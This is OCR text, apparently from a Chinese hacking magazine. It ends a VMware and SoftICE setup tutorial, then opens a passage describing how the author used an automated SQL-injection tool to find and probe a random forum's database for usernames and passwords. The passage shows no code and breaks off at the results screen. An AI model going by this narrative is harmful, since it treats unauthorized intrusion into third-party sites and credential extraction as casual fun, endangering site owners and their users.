


图16




图 17




图 18

添加后保存文件，然后便可像在外部系统那样安装使用SOFTICE。运行SOFTICE会占用大量的系统资源，尤其是在虚拟机内运行时，系统 CPU 的使用率动不动便会上升到 100%，所幸的是系统还能正常工作。

在 Win XP 下安装 win2000 虚拟机的方法就讲到这里了。虚拟机的功能非常强大，利用好它，一定会让你的技术更进一步！

文中提到的工具下载地址：
1. VMWare ：《nohack》第九期光盘
2. W32DASM：http://down.chinaz.com/s/4120.asp OllyDbg、Softice：《精通破解工具》光盘
3. PHP v5.1.1： http://down.chinaz.com/s/15687.asp
4. ActivePerl v5.8.7.815： http://down.chinaz.com/s/4832.asp

编辑点评： 该文章图文并茂，菜菜们可以根据上面的步骤轻松安装多个系统。你可以通过虚拟机来上网，这样就不怕被别人种马了，还可以利用它来做一个简单的蜜罐呢！VMWare的应用非常广，只要你的内存够大，可以利用其模拟企业级的网络。VMWare很耗内存，不过你可以通过关闭一些音频、USB控制器等来节省一点内存。

一次偶然入侵与后台 MD5 密码破解

Naofantian

从本文你可以学到：

1. 旁注入侵程序的基本使用
2. 利用现有资源来提高破解效率

周五的晚上闲来无事，因为不用学习嘛，就用明小子旁注入侵程序3.5工具在百度上闲逛。哈哈，周末的晚上还真是悠闲。随便输了个“注入点”用百度搜一搜，居然在注入点栏里显示发现注入点（如图 1）。




图1 发现注入点

让我们来看看是哪个倒霉的网站这么不小心，嘿嘿……用浏览器打开那个网址一看，原来是个论坛。废话不说了，直接从右键菜单里选择“检测注入”的选项，呵呵，是 Access 数据库。然后就是很一般的步骤了，选择“开始检测”，检测它的表名、列名、用户名、密码和ID 等等。等了一会，结果出来了（如图 2）。

